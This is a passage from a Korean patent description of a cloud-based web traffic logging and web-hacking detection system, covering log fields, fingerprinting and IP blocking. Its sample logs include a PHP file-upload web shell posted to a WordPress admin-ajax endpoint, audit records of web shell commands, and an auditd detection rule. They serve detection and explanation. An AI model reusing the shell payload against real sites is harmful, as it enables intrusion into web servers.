[0034] 일 실시 예에 따르면, 클라우드 서버가 로그 정보에 대응하는 핑거프린트를 생성하는 단계는 로그 정보를 필드별로 분해하는 단계 및 필드 별 핑거프린트를 생성하는 단계를 포함할 수 있다.

[0035] 일 실시 예에 따르면, 클라우드 서버가 핑거프린트를 분석하여 탐지 정보를 생성하는 단계는, 핑거프린트 중 블랙리스트에 포함된 핑거프린트에 대응하는 공격 핑거프린트가 존재하는 경우, 소스 IP 주소를 포함하는 탐지 정

보를 생성하는 단계일 수 있다.

[0036] 일 실시 예에 따르면, 핑거프린트는 로그 정보에 포함된 단어 및 단어가 포함된 필드에 상응하여 미리 지정된 변환 문자로 단어를 변환하고, 로그 정보에 포함된 숫자열을 모든 숫자에 상응하여 미리 지정된 변환 문자로 변환한 정보일 수 있다.

[0037] 일 실시 예에 따르면, 핑거프린트 중 블랙리스트에 포함된 핑거프린트에 대응하는 공격 핑거프린트가 존재하지 않는 경우, 시그니처 기반 공격 탐지 방식을 통해 로그 정보에 대응하는 공격을 탐지하는 단계를 더 포함할 수 있다.

[0038] 일 실시 예에 따르면, 웹 트래픽 로깅 시스템은 웹 서버에 임베디드되는 모듈을 포함하거나, 웹 서버의 프로그램과는 독립적으로 클라이언트와 웹 서버 간 통신에서 발생되는 HTTP/HTTPS 프로토콜의 요청 및 응답을 수집하는 모듈을 포함하거나, 클라이언트의 요청에 대하여 웹 서버로 트래픽을 전송하는 과정에서 중간에 위치하여 클라이언트의 요청을 먼저 받고 이를 다시 웹 서버로 트래픽을 전달하는 리버스 프록시 서버에 설치되는 모듈을 포함하거나, 포트 미러링 기법을 사용하여 클라이언트와 웹 서버 간 트래픽을 별도의 웹 트래픽 로깅 서버를 포함하여 HTTP/HTTPS 프로토콜의 요청 및 응답을 수집하여 포스트-바디, 리스폰스-바디 로그를 생성할 수 있다.

발명의 효과

[0040] 상술한 바와 같이 본 발명의 일 실시 예에 따르면, 웹 서버에 임베디드된 모듈, 웹 서버와는 독립적으로 웹 서버에 설치되는 모듈, 클라이언트와 웹 서버 중간에 설치되는 리버스 프록시 서버에 설치되는 모듈, 웹 서버의 포트를 미러링하여 별도의 서버에서 웹 트래픽을 취합하는 모듈로 구성된다.

[0041] 또한, 웹 트래픽 분석에 있어서 웹 서버에 설치된 모듈에서 웹 트래픽을 분석하는 것이 아니라 로그가 발생되는 웹 서버와는 별도의 원격지 클라우드 서버로 전송하여 분석하므로 웹 서버의 성능 문제를 해결하고, 클라우드 환경 하의 웹 어플리케이션 공격을 탐지하고 차단하는 웹 방화벽과 유사한 효과의 서비스를 제공할 수 있다.

[0042] 또한, 웹 트래픽 분석에 있어서 웹 트래픽 로그 설정부는 웹 트래픽 또는 로그로부터 사전 정의된 형태의 양식(포맷)으로 구성되도록 설정할 수 있다. 이렇게 하므로 클라우드 서버가 로그를 필드별로 구분할 때 편리하도록 하며, 웹 트래픽 또는 로그의 변화가 발생하여도 클라우드 서버 로그 분해부의 시스템 또는 프로그램 구성 변화를 최소화 시킬 수 있다.

[0043] 또한, 본 발명의 일 실시 예에 따르면, 포스트-바디와 리스폰스-바디로 전달되는 데이터를 포함하는 웹 트래픽 정보를 수집하고 분석하여 탐지 가능한 공격의 범위를 넓힐 수 있으며 해당 공격의 성공 여부를 정확하게 판단할 수 있다.

[0044] 또한, 클라우드 서버에 포스트-바디와 리스폰스-바디 등의 데이터가 장기 저장되므로 문제 발생 시 이전 로그로부터 문제의 원인을 파악하고 해결하는데 상당한 도움을 받을 수 있다.

[0045] 또한, 본 발명의 일 실시 예에 따르면, 로그 정보를 필드 별로 분해하고, 필드 별 핑거 프린트를 생성하여 빠른 공격 탐지가 가능하다.

[0046] 또한, 본 발명의 일 실시 예에 따르면, HTTP/HTTPS 프로토콜 트래픽을 실시간 전송하거나 또는 로그로 저장하고 해당 로그를 클라우드 서버로 전송하여 실시간 분석하여 해킹을 탐지하므로 웹 방화벽을 통과한 해킹 공격을 탐지하여 웹 서버 해킹에 대응할 수 있다.

[0047] 또한, 본 발명의 일 실시 예에 따르면, 로그에 대한 시그니처 기반 분석을 클라우드 서버 상에서 수행하여 호스트 서버의 성능에 시그니처 기반 분석에 따른 영향을 주지 않을 수 있다.

도면의 간단한 설명

[0049] 도 1은 본 발명의 제1 실시 예에 따른 웹 트래픽 로깅 시스템을 설명하기 위한 도면.

도 2는 본 발명의 일 실시 예에 따른 웹 트래픽 로깅 시스템의 웹 트래픽 로깅부를 설명하기 위한 도면.

도 3은 본 발명의 일 실시 예에 따른 웹 트래픽 로깅 시스템의 클라우드 서버를 설명하기 위한 도면.

도 4는 본 발명의 일 실시 예에 따른 실시간 웹 해킹 탐지를 위한 웹 트래픽 로깅 방법 및 로그를 분석하여 탐지하는 방법을 설명하기 위한 도면.

도 5는 본 발명의 일 실시 예에 따른 요청과 응답을 포함하여 웹 트래픽 항목을 설명하기 위한 도면.

도 6은 본 발명의 제2 실시 예에 따른 웹 트래픽 로깅 시스템으로써 웹 서버에 설치되지만 웹 서버와는 독립적으로 동작하는 웹 트래픽 로깅부를 설명하기 위한 도면.

도 7은 본 발명의 제3 실시 예에 따른 웹 트래픽 로깅 시스템으로써 리버스 프록시에 설치되어 운영되는 웹 트래픽 로깅부를 설명하기 위한 도면.

도 8은 본 발명의 제4 실시 예에 따른 웹 트래픽 로깅 시스템으로써 포트 미러링 방식으로 웹 트래픽 로깅부를 설명하기 위한 도면.

발명을 실시하기 위한 구체적인 내용

[0050] 아래에서는 첨부한 도면을 참조하여 본 발명이 속하는 기술 분야에서 통상의 지식을 가진 자가 용이하게 실시할 수 있도록 본 발명의 실시 예를 상세히 설명하도록 한다. 그러나 본 발명은 여러 가지 상이한 형태로 구현될 수 있으며 여기에서 설명하는 실시 예에 한정되지 않는다. 또한, 어떤 부분이 어떤 구성 요소를 "포함"한다고 할 때, 이는 특별히 반대되는 기재가 없는 한 다른 구성 요소를 제외하는 것이 아니라 다른 구성 요소를 더 포함할 수 있는 것을 의미한다.

[0052] 도 1은 본 발명의 제1 실시 예에 따른 웹 트래픽 로깅 시스템을 설명하기 위한 도면이다.

[0053] 도 1을 참조하면, 본 발명의 제1 실시 예에 따른 웹 트래픽 로깅 시스템은 웹 서버(100), 웹 트래픽 로깅부(110) 및 클라우드 서버(200)을 포함한다.

[0054] 웹 서버(100)는 웹 트래픽 로깅부(110)를 통해 웹 서버 및 웹 서버의 운영 체제 중 적어도 하나에서 수집한 로그 생성을 위한 로그 설정을 수행하고, 로그 설정에 따라 로그를 생성 및 취합하여 로그 정보를 생성한다. 웹 트래픽 로깅부(110)는 이후 생성한 로그 정보를 클라우드 서버(200)로 전송한다. 웹 트래픽 로깅부(110)는 클라우드 서버(200)에 웹 해킹 탐지 정보를 수신하거나 자동으로 해당 정보를 가져오는 방식으로 정보를 취득하여, 웹 해킹 탐지 정보에 포함된 로그의 소스 IP 주소를 차단 리스트에 추가한다. 웹 트래픽 로깅부(110)를 통하여 웹 서버(100) 또는 웹 서버 운영체제는 차단 리스트에 포함된 각 소스 IP 주소로부터의 접속을 차단한다.

[0055] 더욱 상세히 설명하면, 웹 트래픽 로깅부(110)는 예를 들면, CLF(Common Log Format), ELF(Extended Log Format)로 규정된 항목을 포함하여 다음과 같은 로그를 생성하고 양식화 한다.

[0056] Cookie, Status, Server, Version, Request, Referer, User-Agent, Connection, Host, Accept-Encoding, Method, x-forwarded-for, Remote-addr, Uri, Cache-Control, Content-Length, Request-date, Content-Type, Request-Body(Post-Body), Response-Body(Resp-Body)

[0057] 또한, 웹 트래픽의 HTTP/HTTPS 프로토콜의 Request 방식으로는 GET, POST, HEAD, OPTIONS, PUT, DELETE, TRACE가 있다. 웹 트래픽 로깅부(110)는 웹 서버 해킹에 대비하기 위하여 웹 클라이언트와 웹 서버 간의 HTTP/HTTPS 프로토콜 내의 모든 항목에서 해킹을 탐지한다. 웹 트래픽 로깅부(110)는 포스트-바디 및 리스폰스-바디 취합을 포함한다. 이는 해커들이 포스트(POST) 방식으로 본문(BODY)에 공격 데이터를 삽입하여 공격하기 때문에 포스트-바디 분석은 중요하다. 또한 공격 성공 여부에 대하여 리스폰스-바디를 통하여 명확히 판별할 수 있으므로 리스폰스-바디 분석 또한 중요하다. 웹 트래픽 로깅부(110)는 예를 들면, SQL 인젝션, 크로스 사이트 스크립팅(XSS), 그리고 웹 쉘(Web Shell)과 같은 대부분의 해킹 코드가 삽입되어 전달된 포스트-바디를 분석하여 웹 해킹을 탐지할 수 있다. 이렇게 웹 서버에 요청된(Request) 데이터는 웹 서버가 요청에 대한 응답 결과를 포함하고 있다. 여기서, 응답 결과에는 실제 공격이 성공하였는지 여부를 포함하며, 공격이 성공하였다면 어떤 데이터가 유출 데이터인지 실시간으로 확인할 수 있다. 포스트-바디나 리스폰스-바디는 일반적으로 웹 서버 프로그램의 메모리상에서만 관리되다가 작업 종료 후 삭제되는 특징을 가지고 있으므로 로그 분석을 통한 해킹 탐지 솔루션은 포스트-바디와 리스폰스-바디의 분석 자체를 지원하지 못할 수 있다.

[0058] 웹 서버(100)는 웹 서버 프로그램에 임베디드 된 웹 트래픽 로깅부(110)를 포함하여 웹 서버 프로그램의 메모리를 공유하여 HTTP/HTTPS 프로토콜 요청 및 응답의 모든 항목으로 포스트-바디와 리스폰스-바디 로그를 생성하고 포스트-바디와 리스폰스-바디 로그를 클라우드 서버(200)로 전송한다. HTTPS 프로토콜의 경우 데이터가 암호화되어 있으므로 웹 서버의 인증서와 개인키(비밀키)를 이용하여 복호화 후 데이터 분석을 진행한다.

[0059] 클라우드 서버(200)은 복수의 서버를 포함하고, 각 서버(200)는 서로 연동하여 로그 정보를 분석하여 공격을 탐지한다. 클라우드 서버(200)는 클라우드 서버뿐만 아니라 원격지에서 구동되는 시스템 모두를 포함할 수 있다.

예를 들어, 각 클라우드 서버(200)는 서로 연동하여 로그 정보를 필드 별로 분해하고, 분해된 각 필드에 대한 핑거프린트를 생성할 수 있다. 클라우드 서버(200)는 핑거프린트를 분석하여 공격을 탐지할 수 있다. 클라우드 서버(200)는 핑거프린트에 따라 공격이 탐지되지 않는 경우, 시그니처 기반 분석을 통해 로그 정보를 분석할 수 있다. 클라우드 서버(200)는 핑거프린트 기반 분석 또는 시그니처 기반 분석에 따라 공격을 탐지하는 경우, 해당 로그의 소스 IP 주소를 포함하는 탐지 정보를 웹 서버(100)의 웹 트래픽 로깅부(110)로 전송하거나 웹 트래픽 로깅부(110)가 주기적으로 접속하여 탐지 정보를 가져갈 수 있도록 한다. 각 클라우드 서버(200)의 상세한 구성은 추후 도 3을 참조하여 상세히 설명하도록 한다.

[0060] 이하, 상술한 웹 트래픽 로깅 시스템의 웹 트래픽 로깅부(110) 및 클라우드 서버(200)를 상세히 설명하도록 한다.

[0062] 도 2는 본 발명의 일 실시 예에 따른 웹 트래픽 로깅 시스템의 웹 트래픽 로깅부를 설명하기 위한 도면이다.

[0063] 도 2를 참조하면, 웹 트래픽 로깅부(110)는 로그 설정부(112), 로그 취합부(114), 로그 전송부(116) 및 IP 주소 차단부(118)를 포함한다.

[0064] 웹 트래픽 로깅부(110)는 본 발명의 제1 실시 예에 따르면, 웹 서버(100)의 운영 체제에 의해 동작하고, 로그 설정부(112), 로그 취합부(114), 로그 전송부(116) 및 IP 주소 차단부(118)는 운영 체제 상에서 그 동작을 수행할 수 있다.

[0065] 로그 설정부(112)는 로그 생성을 위한 설정을 수행한다. 예를 들어, 일반적인 윈도우나 리눅스에서는 프로그램의 실행을 통한 서버의 패스워드와 같은 보안 원칙에 따라 미리 설정된 민감한 데이터의 유출, 특정 실행 프로그램으로의 인젝션을 통한 메모리 해킹, 호스트(hosts) 파일 수정을 통한 피싱이나 파밍 공격, 외부로의 원격 접속으로 해커가 서버 내부로 접속할 수 있는 리버스 커넥션 연결과 같은 악의적인 행위에 대한 로그를 기록하도록 설정되어 있지 않다. 로그 설정부(112)는 윈도우의 경우, 고급 보안 감사 정책에서 개체 액세스 추적 감사와 프로세스 추적 감사를 활성화 시키도록 로그 설정을 수행한다. 로그 설정부(112)는 포스트-바디와 리스폰스-바디로 전달되는 데이터를 포함하는 모든 HTTP/HTTPS 프로토콜을 통해 전달되는 데이터를 로그로 수집하도록 로그 설정을 수행한다. 여기서, 웹 서버(100)가 사용하는 HTTP/HTTPS 프로토콜의 메서드(Method)는 GET, PUT 또는 POST와 같은 동사형 메서드, HEAD 또는 OPTIONS과 같은 명사형 메서드가 있다. 예를 들어, GET은 하나의 리소스를 불러오는 메서드이고, POST는 데이터가 서버로 들어가야 함(리소스가 생성 혹은 수정되거나, 회신되어야 하는 임시 문서를 만드는 동작 등)을 의미하는 메서드이다. 로그 설정부(112)는 웹 해킹 공격 탐지 능력을 높이기 위하여 포스트-바디와 리스폰스-바디 내용을 로그로 남기도록 설정한다. 또한 로그 설정부(112)는 포스트-바디 및 리스폰스-바디 내용 중 패스워드, 개인식별번호, 카드번호 등과 같은 보안원칙에 의해 미리 설정된 민감한 내용은 아스테리스크(asterisk, *)와 같은 특수문자로 변경하거나 암호화하는 방법으로 보안성을 강화 시킬 수 있다. 또한 로그 설정부(112)는 민감한 내용의 데이터를 추천할 수 있는 시스템으로 정규 표현식을 이용하여 /pw/, /secure/, /jumin/ 등과 같은 민감할 것으로 예상되는 데이터를 별도 로깅을 통하여 사용자에게 알려 주므로 민감한 데이터가 암호화되지 않고 평문으로 로그에 저장되는 것을 미연에 방지할 수 있다.

[0067] *로그 설정부(112)의 로그 설정에 따라 웹 서버(100)의 윈도우 운영 체제는 고급 감사 정책을 설정하므로 하기와 같은 로그를 생성할 수 있다.*

[0069] *-<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">*

[0070] *- <System>*

[0071] *<Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-A5BA-3E3B0328C30D}" />*

[0072] *<EventID>4663</EventID>*

[0073] *<Version>0</Version>*

[0074] *<Level>0</Level>*

[0075] *<Task>12800</Task>*

[0076] *<Opcode>0</Opcode>*

[0077] *<Keywords>0x8020000000000000</Keywords>*

[0078] <TimeCreated SystemTime="2017-09-04T00:39:43.253443300Z" />

[0079] <EventRecordID>2780317</EventRecordID>

[0080] <Correlation />

[0081] <Execution ProcessID="4" ThreadID="84" />

[0082] <Channel>Security</Channel>

[0083] <Computer>WIN-4BL8TBE4TQ1</Computer>

[0084] <Security />

[0085] </System>

[0086] - <EventData>

[0087] <Data Name="SubjectUserSid">S-1-5-21-172867653-2026485058-4229104567-500</Data>

[0088] <Data Name="SubjectUserName">Administrator</Data>

[0089] <Data Name="SubjectDomainName">WIN-4BL8TBE4TQ1</Data>

[0090] <Data Name="SubjectLogonId">0x3824b</Data>

[0091] <Data Name="ObjectServer">Security</Data>

[0092] <Data Name="ObjectType">File</Data>

[0093] <Data Name="ObjectName">C:₩Program Files (x86)₩PLURA₩@ELC_config.ini</Data>

[0094] <Data Name="HandleId">0x1204</Data>

[0095] <Data Name="AccessList">%%1538</Data>

[0096] <Data Name="AccessMask">0x20000</Data>

[0097] <Data Name="ProcessId">0x6f8</Data>

[0098] <Data Name="ProcessName">C:₩Windows₩explorer.exe</Data>

[0099] </EventData>

[0100] </Event>

[0102] 이 때, 일반적인 윈도우 운영 체제에서 생성하는 기본 로그와 달리 웹 트래픽 로깅부(110)에서 생성하는 로그는 프로그램 동작 위치(ObjectName), 프로그램 실행 정보(ProcessName), 프로그램 실행 대상 형태(ObjectType) 및 프로그램 실행 주체(SubjectUserName)과 같은 파일 액세스 탐지에 대한 중요 정보를 포함할 수 있다.

[0103] 또한, 로그 설정부(112)는 리눅스의 웹 셸에 의한 공격 등을 탐지하기 위해 하기와 같은 명령어를 통해 로그 설정을 수행할 수 있다.

[0105] auditctl -a always,exit -F arch=b64 -S execve -F uid=apache

[0107] 이 때, 리눅스 운영 체제는 다음과 같은 로그를 생성할 수 있다.

[0108] type=SYSCALL msg=audit(1496192294.686:6681): arch=c000003e syscall=59 success=yes exit=0 a0=7efda2e40de9 a1=7ffd7eedab90 a2=7ffd7eedf940 a3=7efda47b3b10 items=2 ppid=62724 pid=62913 auid=4294967295 uid=48 gid=48 euid=48 suid=48 fsuid=48 egid=48 sgid=48 fsgid=48 tty=(none) ses=4294967295 comm="sh" exe="/usr/bin/bash" subj=system_u:system_r:httpd_t:s0 key="webshell"

[0109] type=EXECVE msg=audit(1496192294.686:6681): argc=3 a0="sh" a1="-c" a2=70732061757820323E2631

[0110] type=CWD msg=audit(1496192294.686:6681): cwd="/var/www/html/wordpress"

[0111] type=PATH msg=audit(1496192294.686:6681): item=0 name="/bin/sh" inode=33681891 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 obj=system_u:object_r:shell_exec_t:s0 objtype=NORMAL

[0112] *type=PATH msg=audit(1496192294.686:6681): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=70629119 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 obj=system_u:object_r:ld_so_t:s0 objtype=NORMAL*

[0113] *type=SYSCALL msg=audit(1496192294.690:6682): arch=c000003e syscall=59 success=yes exit=0 a0=7efda2e40de9 a1=7ffd7eedab90 a2=7ffd7eedf940 a3=7efda47b3b10 items=2 ppid=62704 pid=62914 auid=4294967295 uid=48 gid=48 euid=48 suid=48 fsuid=48 egid=48 sgid=48 fsgid=48 tty=(none) ses=4294967295 comm="sh" exe="/usr/bin/bash" subj=system_u:system_r:httpd_t:s0 key="webshell"*

[0114] *type=EXECVE msg=audit(1496192294.690:6682): argc=3 a0="sh" a1="-c" a2=70732061757820323E2631*

[0115] *type=CWD msg=audit(1496192294.690:6682): cwd="/var/www/html/wordpress"*

[0116] *type=PATH msg=audit(1496192294.690:6682): item=0 name="/bin/sh" inode=33681891 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 obj=system_u:object_r:shell_exec_t:s0 objtype=NORMAL*

[0117] *type=PATH msg=audit(1496192294.690:6682): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=70629119 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 obj=system_u:object_r:ld_so_t:s0 objtype=NORMAL*

[0118] *type=SYSCALL msg=audit(1496192294.693:6683): arch=c000003e syscall=59 success=yes exit=0 a0=dc3a50 a1=dc3d50 a2=dc2af0 a3=7ffd0b2c6a10 items=2 ppid=62913 pid=62915 auid=4294967295 uid=48 gid=48 euid=48 suid=48 fsuid=48 egid=48 sgid=48 fsgid=48 tty=(none) ses=4294967295 comm="ps" exe="/usr/bin/ps" subj=system_u:system_r:httpd_t:s0 key="webshell"*

[0119] *type=EXECVE msg=audit(1496192294.693:6683): argc=2 a0="ps" a1="aux"*

[0120] *type=CWD msg=audit(1496192294.693:6683): cwd="/var/www/html/wordpress"*

[0121] *type=PATH msg=audit(1496192294.693:6683): item=0 name="/usr/bin/ps" inode=33612338 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 obj=system_u:object_r:bin_t:s0 objtype=NORMAL*

[0122] *type=PATH msg=audit(1496192294.693:6683): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=70629119 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 obj=system_u:object_r:ld_so_t:s0 objtype=NORMAL*

[0123] *type=SYSCALL msg=audit(1496192294.704:6684): arch=c000003e syscall=59 success=yes exit=0 a0=c8ba50 a1=c8bd50 a2=c8aaf0 a3=7ffddd6bcc70 items=2 ppid=62914 pid=62916 auid=4294967295 uid=48 gid=48 euid=48 suid=48 fsuid=48 egid=48 sgid=48 fsgid=48 tty=(none) ses=4294967295 comm="ps" exe="/usr/bin/ps" subj=system_u:system_r:httpd_t:s0 key="webshell"*

[0124] *type=EXECVE msg=audit(1496192294.704:6684): argc=2 a0="ps" a1="aux"*

[0125] *type=CWD msg=audit(1496192294.704:6684): cwd="/var/www/html/wordpress"*

[0126] *type=PATH msg=audit(1496192294.704:6684): item=0 name="/usr/bin/ps" inode=33612338 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 obj=system_u:object_r:bin_t:s0 objtype=NORMAL*

[0127] *type=PATH msg=audit(1496192294.704:6684): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=70629119 dev=fd:00 mode=0100755 ouid=0 ogid=0 rdev=00:00 obj=system_u:object_r:ld_so_t:s0 objtype=NORMAL*

[0129] *이 때, 일반적인 리눅스 운영 체제에서 생성하는 기본 로그와 달리 웹 트래픽 로깅부(110)에서 생성하는 로그는 프로그램 동작 위치(/var/www/html/wordpress), 프로그램 실행 정보(ps aux, ls), 프로그램 전체 경로(/usr/bin/ps, /usr/bin/ls) 및 프로그램 정보(pid, ppid, uid, gid, euid, egid)과 같은 웹 셸 공격 탐지에 대한 중요 정보를 포함할 수 있다.*

[0131] 또한, 웹 서버(100)의 웹 트래픽 로깅부(110)는 웹의 HTTP/HTTPS 프로토콜의 메서드 중 포스트 방식의 포스트-바디 데이터를 포함하도록 다음과 같은 로그로 생성할 수 있다.

[0132] {"Cookie":"",

[0133] "Status":"200",

[0134] "Accept-Charset":"",

[0135] "Post-body":"--dd2dbcbca6e24139920596392a2bd70ernContent-Disposition: form-data;

name="action"rnrnshowbiz_ajax_actionrn--dd2dbcbca6e24139920596392a2bd70ernContent-Disposition: form-data; name="client_action"rnrnupdate_pluginrn--dd2dbcbca6e24139920596392a2bd70ernContent-Disposition: form-data; name="update_file"; filename="NULLpOint7r__fiydj.php"rnContent-Type: text/htmlrnrn<?php @set_time_limit(0);@header('null77: pOinter');?><form method='POST' enctype='multipart/form-data'><input type='file' name='f'/><input type='submit' value='up'/></form><?php echo @copy($_FILES['f']['tmp_name'],$_FILES['f']['name'])?'ok':'no';?>rn--dd2dbcbca6e24139920596392a2bd70e--",

[0136] "Accept":"*/*",

[0137] "Server":"Apache",

[0138] "Request":"POST /wp-admin/admin-ajax.php HTTP/1.1",

[0139] "Referer":"",

[0140] "User-Agent":"Mozilla/5.0 (Windows NT 6.1; rv:36.0) Gecko/20100101 Firefox/36.0",

[0141] "Connection":"keep-alive",

[0142] "Host":"nresearch.net",

[0143] "From":"",

[0144] "Accept-Encoding":"gzip, deflate",

[0145] "Method":"POST",

[0146] "x-forwarded-for":"",

[0147] "Remote-addr":"123.456.789.123",

[0148] "Uri":"/wp-admin/admin-ajax.php",

[0149] "Authorization":"",

[0150] "Cache-Control":"",

[0151] "Accept-Language":"",

[0152] "Content-Length":"652",

[0153] "Request-date":"Sat Sep 23 05:25:25 2017",

[0154] "Content-Type":""}

[0156] 또한, 웹 서버(100)의 웹 트래픽 로깅부(110)는 웹의 HTTP/HTTPS 프로토콜 의 메서드 중 리스폰스-바디에 포함하도록 다음과 같은 로그로 생성할 수 있다.

[0158] {"Uri":"/daytime",

[0159] "Host":"10.100.10.86:8080",

[0160] "Connection":"keep-alive",

[0161] "User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.186 Safari/537.36",

[0162] "Accept":"text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8",

[0163] "Accept-Encoding":"gzip, deflate","Accept-Language":"ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7","Remote-addr":"10.100.10.170",

[0164] "Request":"GET /daytime HTTP/1.1",

[0165] "Method":"GET",

[0166] "Content-Type":"text/html;charset=ISO-8859-1",

[0167] "Content-Length":"160",

[0168] "Resp-body":"<html>◘<head>◘<title>DayTime</title>◘</head>◘<body>◘<div style=₩"font-size: 40px; text-align: center; font-weight: bold₩">◘2018/3/17 14:41◘ ◘</body>◘</html>◘",

[0169] "Status":"200",

[0170] "Server":"Apache/2.4.2",

[0171] "Request-date":"Sat March 17 14:39:49 2018"}

[0173] 로그 취합부(114)는 로그 설정에 따라 생성되는 로그를 취합하여 로그 정보를 생성한다. 로그 취합부(114)는 로그 정보를 로그 전송부(116)로 전송한다.

[0174] 로그 취합부(114)는 로그 설정부(112)의 설정에 따라 민감한 데이터는 아스테리스크(asterisk, *)와 같은 특수 문자로 변환하거나 암호화하고, 로그 설정부(112)의 설정에 따라 민감한 데이터 추천 시스템으로 민감한 데이터를 선별하여 별도 파일에 기록할 수 있다.

[0175] 로그 취합부(114)는 로그 설정부(112)의 프로토콜 설정에 따라 HTTP(80) 일 경우는 일반 평문 분석을 지원하며, HTTPS(443) 일 경우는 웹 서버의 인증서와 개인키를 이용하여 암호문을 평문으로 변환하여 로그를 저장할 수 있다.

[0176] 로그 전송부(116)는 로그 정보를 미리 지정된 형식으로 인코딩하여 클라우드 서버(200)로 전송한다. 따라서, 로그 전송부(116)는 인코딩을 통해 로그 정보를 압축하여 클라우드 서버(200)로 전송하기 위해 네트워크 트래픽을 줄일 수 있다. 또는 구현 방법에 따라 로그 전송부(116)는 로그 정보를 비압축 상태로 웹 트래픽 로깅부(110)의 자원 소모를 줄이는 형태로 구현될 수 있다. 이 때, 로그 전송부(116)는 복수의 클라우드 서버(200)에 각 로그 정보를 분산하여 전송할 수 있다. 따라서, 복수의 클라우드 서버(200)는 병렬적으로 로그 분석을 통한 공격 탐지를 수행할 수 있다.

[0177] 또한, 로그 전송부(116)는 로그 취합부에서 취합된 로그를 전송할 경우, 전송량을 줄이기 위하여 프로그램 실행을 진행하지 않는 정적 파일에 대하여는 전송을 예외 처리할 수 있도록 선택 사항을 제공하며 압축과 비압축, 암호화와 비암호화에 대하여도 선택 사항을 제공할 수 있다. 로그 전송부(116)는 예를 들면, 요청 메소드 중 GET 일 경우에는 정적 파일로 단순 파일, 이미지, 폰트 등으로 프로그램 실행이 진행되지 않는 정적 파일들에 대하여는 생성된 로그에서 분석 시스템인 클라우드 서버에 전송하지 않을 수 있다.

[0178] IP 주소 차단부(118)는 클라우드 서버(200)로부터 웹 해킹 탐지 정보를 수신하거나 자동으로 주기적으로 접속하여 해당 정보를 가져오는 방식으로 정보를 취득하여, 탐지 정보에 포함된 소스 아이피(Source IP) 주소로부터의 접근을 차단한다. 예를 들어, IP 주소 차단부(118)는 웹 해킹 탐지 정보의 소스 IP 주소를 차단 리스트에 추가하고, 차단 리스트에 포함된 각 소스 IP 주소에 대응하는 접근을 차단할 수 있다. IP 주소 차단부(118)는 웹 트래픽 로깅부(110)가 웹 서버(100)에 포함되지 않고 리버스 프록시 서버 또는 별도의 서버로 구성되는 경우에는 웹 서버(100)에 웹 해킹 탐지 정보에 포함된 소스 아이피(Source IP) 주소 정보를 전달하여 웹 서버(100)에서 웹 해킹 탐지 정보의 소스 IP 주소를 차단 리스트에 추가하고 또는 운영체제에 포함된 방화벽 또는 아이피테이블(iptables) 등에 차단 리스트를 추가하고, 차단 리스트에 포함된 각 소스 IP 주소에 대응하는 접근을 차단할 수 있다.

[0180] 도 3은 본 발명의 일 실시 예에 따른 웹 트래픽 로깅 시스템의 클라우드 서버를 설명하기 위한 도면이다.

[0181] 도 3을 참조하면, 본 발명의 일 실시 예에 따른 클라우드 서버(200)는 로그 분해부(210), 핑거프린트 생성부(220) 및 탐지부(230)를 포함한다.

[0182] 로그 분해부(210)는 웹 서버(100)의 웹 트래픽 로깅부(110)로부터 수신한 로그 정보를 필드별로 분해한다. 예를 들어, 로그 분해부(210)는 로그 정보를 Header, Request Body(Post-Body), Response Body(Resp-Body), Cookie 등의 미리 설정된 필드 단위로 분해한다. 로그 분해부(210)는 분해된 로그 정보(이하, 필드 정보라 지칭)를 핑거프린트 생성부(220)로 전송한다. 또한, 로그 분해부(210)는 로그 정보를 탐지부(230)로 전송한다.

[0183] 핑거프린트 생성부(220)는 필드 정보 별로 핑거프린트를 생성한다. 이 때, 핑거프린트는 SQL, HTML,

Javascript, 웹 셸 등의 필드 정보의 형식에 따라 파싱을 수행하여 지정된 단어, 숫자 및 문자를 미리 지정된 문자(이하, 변환 문자로 지칭)로 변환한 문자열이다. 예를 들어, 핑거프린트 생성부(220)는 필드 정보에서 특정 단어가 포함되어 있는 경우, 해당 단어를 해당 단어에 대응하여 미리 지정된 변환 문자로 변환할 수 있다. 또한, 핑거프린트 생성부(220)는 필드 정보에 숫자열이 포함되어 있는 경우, 해당 숫자열을 모든 숫자에 대응하여 미리 설정된 변환 문자로 변환할 수 있다. 핑거프린트 생성부(220)는 각 단어, 숫자, 문자에 대응하는 변환 문자들을 순차적으로 포함하는 핑거프린트를 생성할 수 있다. 이 때, 각 단어, 숫자 및 문자에 대응하여 미리 지정된 변환 문자는 필드 정보의 형식(SQL, HTML, Javascript, 웹 셸 등) 마다 상이하게 지정될 수 있다. 예를 들어, SQL 형식의 필드 정보와 HTML 형식의 필드 정보에 포함된 동일한 단어에 대해서 상이한 변환 문자가 미리 지정될 수 있다. 핑거프린트 생성부(220)는 각 필드 정보에 대한 핑거프린트를 탐지부(230)로 전송한다. 즉, 핑거프린트 생성부(220)는 SQL 키워드와 SQL 인젝션에 사용되는 문자들을 제외한 모든 단어와 숫자를 특정 문자로 표현하고, 키워드나 인젝션 문에 사용되는 단어/문자들도 지정한 문자로 표현한 SQL 핑거프린트를 생성할 수 있다. 또한, 핑거프린트 생성부(220)는 HTML에 사용되는 문자들을 제외한 모든 단어와 숫자를 특정 문자로 표현하고, 키워드에 사용되는 단어/문자들도 지정한 문자로 표현한 HTML 핑거프린트를 생성할 수 있다. 또한, 핑거프린트 생성부(220)는 Javascript에 사용되는 문자들을 제외한 모든 단어와 숫자를 특정 문자로 표현하고, 키워드에 사용되는 단어/문자들도 지정한 문자로 표현한 Javascript 핑거프린트를 생성할 수 있다. 또한, 핑거프린트 생성부(220)는 php, asp, perl, python, bash 등과 같이 프로그램에 사용되는 문자들을 제외한 모든 단어와 숫자를 특정 문자로 표현하고, 키워드에 사용되는 단어/문자들도 지정한 문자로 표현한 웹 